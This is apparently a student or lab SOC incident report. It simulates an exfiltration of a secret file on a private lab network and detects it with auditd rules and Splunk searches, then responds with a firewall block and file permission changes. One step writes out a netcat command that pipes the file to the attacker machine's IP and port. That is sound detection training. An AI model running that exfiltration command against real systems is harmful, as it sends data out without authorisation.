SOC Incident Report: Data Exfiltration Detection using Auditd & Splunk

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1 Introduction

This report presents a simulated data exfiltration attack where sensitive data was accessed and transferred from a victim system to an attacker machine. Detection was performed using auditd and Splunk SIEM.

2 Lab Setup

- Attacker: Kali Linux (192.168.56.10)
- Victim: Ubuntu Server (192.168.56.20)
- SIEM: Splunk Enterprise
- Monitoring Tool: auditd

3 Attack Simulation

3.1 Step 1: Sensitive File Creation

```
echo "Confidential Data" > secret.txt
```

3.2 Step 2: File Access Monitoring

```
sudo auditctl -w /home/loki31/secret.txt -p rwxa -k secret_access
```

3.3 Step 3: File Access by Attacker

```
cat secret.txt
```

3.4 Step 4: Data Exfiltration using Netcat

```
cat secret.txt | nc 192.168.56.10 4444
```

3.5 Screenshots



Figure 1: Creation of Sensitive File



Figure 2: Reading Sensitive File



Figure 3: Data Exfiltration using Netcat

4 Detection in Splunk

4.1 File Access Detection

```
index=* "secret_access"
```

4.2 Correlated Detection

```
index=* ("secret_access" OR "Accepted password")
| stats values(_raw) by src_ip
```

4.3 Screenshots



Figure 4: Detection of File Access in Splunk



Figure 5: Detection of Attacker Activity

5 Investigation

5.1 Timeline Analysis

```
index=* ("secret_access" OR "Accepted password")
| sort _time
```

5.2 Findings

- Attacker logged in via SSH
- Sensitive file accessed
- Data exfiltration performed

5.3 Screenshots



Figure 6: File Access Monitoring Logs



Figure 7: Suspicious Activity Detection

6 Response Actions

6.1 Block Attacker IP

```
sudo ufw deny from 192.168.56.10
```

6.2 Secure File Permissions

```
chmod 600 secret.txt
```

6.3 Screenshots



Figure 8: Blocking Attacker IP

7 Impact Assessment

- Sensitive data exposure
- Unauthorized access to system
- Risk of data leakage

8 Recommendations

- Enable auditd for file monitoring
- Restrict sensitive file permissions
- Monitor unusual network activity
- Implement SIEM alerts

9 Conclusion

The attack was successfully simulated and detected using auditd and Splunk. This demonstrates real-world SOC capabilities in detecting and responding to data exfiltration.